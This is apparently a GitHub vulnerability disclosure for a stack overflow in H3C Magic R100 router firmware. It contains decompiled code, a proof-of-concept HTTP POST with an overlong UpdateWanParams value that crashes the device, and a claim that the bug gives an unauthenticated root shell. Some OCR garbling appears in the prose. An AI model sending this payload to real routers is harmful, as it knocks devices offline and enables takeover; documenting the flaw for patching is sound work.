rencvn and rencvn add H3C magicR100 ... on May 13 History

..	
img	7 months ago
readme.md	7 months ago


readme.md

H3C magic R100 R100V100R005.bin Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_201801/1060028_30005_0.htm

1. Affected version



首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R100 路由器

Magic R100 路由器

H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

软件名称： H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

发布日期： 2018/1/26 16:11:04

下载：


- R100V100R005.zip(3.26 MB)
- H3C Magic R100V100R005 版本说明书.pdf(322.66 KB)

软件说明：

H3C Magic R100V100R005 版本说明书


Figure 1 shows the latest firmware Ba of the router

Vulnerability details




```
v3 = 0;
v2 = 0;
strcpy(v26, "param");
v24 = websGetVar(a1, v26, (int)&dword_488140);
if ( strlen(v24) >= 512 )
  return -2;
v25 = IF_GetByPseudoNameDomain("WAN1", 0, &v28);
if ( Module_IsSupport_WAN_MULTI() == 1 )
  v25 += IF_GetByPseudoNameDomain("WAN2", 0, &v29);
if ( v25 )
{
  puts("Can't by ifindex by pseudoname.");
  result = -2;
}
else
{
  sscanf(v24, (const char *)&dword_4880E4, v27);
  v4 = (_BYTE *)(v24 + strlen(v27) + 1);
```

After obtaining the content in the formatted program to canv24, pass it to the content in canv2m through the formatted program



```
 LOAD:004880D4                                      # DATA XRE
•LOAD:004880E2                  .half 0
•LOAD:004880E4 dword_4880E4:    .word 0x25730000    # DATA XRE
 LOAD:004880E4                                      # sub_40BC
•LOAD:004880E8 aSS_0:           .ascii "%s %s"<0>   # DATA XRE
•LOAD:004880EE                  .half 0
•LOAD:004880F0 aSSS_0:          .ascii "%s %s %s"<0> # DATA XRE
```



```
RenCvn-MacBook-Pro➜  ~  ▷ python

WARNING: Python 2.7 is not recommended.
This version is included in macOS for compatibility with legacy software.
Future versions of macOS will not include Python 2.7.
Instead, it is recommended that you transition to using 'python3' from within Te
rminal.

Python 2.7.16 (default, Aug 30 2021, 14:43:11)
[GCC Apple LLVM 12.0.5 (clang-1205.0.19.59.6) [+internal-os, ptrauth-isa=deploy
on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> chr(0x25)+chr(0x73)
'%s'
>>> 
```

The size of V24 is not checked, and there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Use the fat simulation firmware R100V100R005.bin
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
```

```
Cache-Control: no-cache

UpdateWanParams=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
```



连接超时


192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization



```
$ ls -l
total 56
drwxr-xr-x 2 iot iot  4096 Jan 16  2018 bin
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 dev
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 etc
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 home
lrwxrwxrwx 1 iot iot     9 Jan 16  2018 init -> sbin/init
drwxrwxr-x 4 iot iot  4096 Jan 16  2018 lib
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 lib32 -> lib
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 mnt
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 proc
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 sbin -> bin
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 sys
lrwxrwxrwx 1 iot iot     7 Jan 16  2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 uclibc
drwxrwxr-x 5 iot iot  4096 Jan 16  2018 usr
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 var
lrwxrwxrwx 1 iot iot     8 Jan 16  2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16  2018 www
$ 
```